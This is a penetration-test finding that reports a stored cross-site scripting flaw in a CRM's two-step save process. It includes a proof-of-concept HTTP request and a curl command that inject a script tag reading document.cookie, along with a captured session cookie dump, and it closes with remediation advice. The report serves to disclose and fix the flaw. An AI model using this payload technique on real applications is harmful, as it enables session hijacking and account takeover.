Finding 2: Stored JavaScript Injection (Cross-site Scripting) - Systemic

Severity	**HIGH**
Likelihood	Medium
Impact	High
CVSS v3.1	8.0 AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H
Status	Open

Current Behavior

In multiple locations, Acme CRM uses a pattern where user input is first submitted to a "store" page and then immediately redirect to a "finish" page where the input is actually saved to the database. The "store" page performs input validation checks and will block characters commonly used to form HTML tags and attributes (e.g. "<", ">", single quotes, and double quotes). However, because the second step of the save process passes through the user's browser, the user has the opportunity to tamper with the parameters and add malicious content that will not be validated a second time.

Impact

A malicious user is able to submit data that will ultimately be interpreted as HTML and/or JavaScript when loaded later within the application and executed in the viewer's browser. JavaScript can be used conduct a variety of attacks including accessing cookie values not protected with the HTTP-only attribute, modifying the appearance of the page to conduct social engineering attacks, executing background requests that call sensitive application functions, and exploiting browser vulnerabilities that may exist.

In this case Meristem was able to capture the user's session cookie because it lacked the HTTP-only attribute. With that token, Meristem was able to perform all actions the user was authorized for including changing the account password to take long term control of the account. All server-side logs would indicate that these actions were performed by the victim user.

Evidence


The following request shows an HTML script tag being saved as the contact name of a new phone call record. The HTML/JavaScript attack payload has been highlighted in red.

```
POST /hipergate/addrbook/phonecall_edit_finish.jsp HTTP/1.1
Host: 10.1.0.10:8080
Content-Length: 466
[TRUNCATED]

gu_phonecall=7f000001183de2ca54b100002c5f1e93&gu_workarea=7f0000011821e62e6c4100000
b76b452&id_status=0&gu_project=&gu_bug=&tp_phonecall=S&dt_start=2022-10-
16+00%3A22%3A00&tx_start=2022-10-
16&sel_h_start=00&sel_m_start=22&gu_user=7f0000011821e62e6e0100003b80fa71&sel_recip
```

```
ients=7f0000011821e62e6e0100003b80fa71&gu_contact=&contact_person=%3Cscript%3Ealert
%28document.cookie%29%3C%2Fscript%3E&tx_phone=&tx_comments=comment
```

When the phone call is viewed from the "Collaborative Tools" tab and "Calls" sub-tab, the payload is triggered as shown in the screenshot below. Note that in this case, the cookie value was simply displayed in an alert box, but the payload could easily be modified to send the value to the attacker through a background web request.


hipergate :: Phone Call List
Not secure
10.1.0.10:8080/hipergate/addrbook/phonecall_listing.jsp?selected=1&subselected=5#
OK

```
10.1.0.10:8080 says
profilenm=hipergate; domainid=2050; domainnm=TEST; skin=xp;
face=crm; userid=7f0000011821e62e6e1100004b81585f;
authstr=VEVTVA%3D%3D; appmask=1098898432; idaccount=;
registration=0; stats=; usernm=administrator;
workarea=7f0000011821e62e6c4100000b76b452;
workareanm=test_default; path_logo=; NickCookie=;
apps=%2C10%2C11%2C12%2C14%2C15%2C16%2C17%2C18%2C19%2
C20%2C21%2C22%2C24%2C30;
lastcallfor=7f0000011821e62e6e0100003b80fa71; maxrows=10
```

This request can be tested manually using the curl tool.

1. Log in to the application as any user.
2. Using the browser developer tools, obtain the value of the "authstr" cookie.
3. Place the value in the command below. The attack payload is again highlighted in red.
   ```
   curl -k -H "Cookie authstr=[token]" --data
   "gu_phonecall=7f000001183de2ca54b100002c5f1e93&gu_workarea=7f0000011821e62e6c410000
   0b76b452&id_status=0&gu_project=&gu_bug=&tp_phonecall=S&dt_start=2022-10-
   16+00%3A22%3A00&tx_start=2022-10-
   16&sel_h_start=00&sel_m_start=22&gu_user=7f0000011821e62e6e0100003b80fa71&sel_recip
   ients=7f0000011821e62e6e0100003b80fa71&gu_contact=&contact_person=%3Cscript%3Ealert
   %28document.cookie%29%3C%2Fscript%3E&tx_phone=&tx_comments=comment"
   ```
4. Navigate to the "Collaborative Tools" tab and "Calls" sub-tab. Observe that the payload is triggered as shown above.

Recommendation

Perform input validation on all parameters received, even if the parameter is not normally edited by the user or is submitted automatically. In this case the "finish" page must also perform validation, or be eliminated while the "store" page writes the data to the database after the existing validation. Input validation should ensure that the value conforms to an expected format or at least limit quantity or the set of characters the value may contain to those characters required for the business purpose.

Also ensure that any variable that may contain user-controlled input is properly output encoded for the context in which it is used. For example, angle brackets (among other characters) must be converted to HTML entities when mixed with HTML code. Single quotes and double quotes must be escaped when the input is used in an HTML attribute. Many frameworks include functions or libraries that will perform this encoding automatically. Using a public library is preferred to writing custom code for this purpose since public libraries typically receive broader testing scrutiny.

References

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html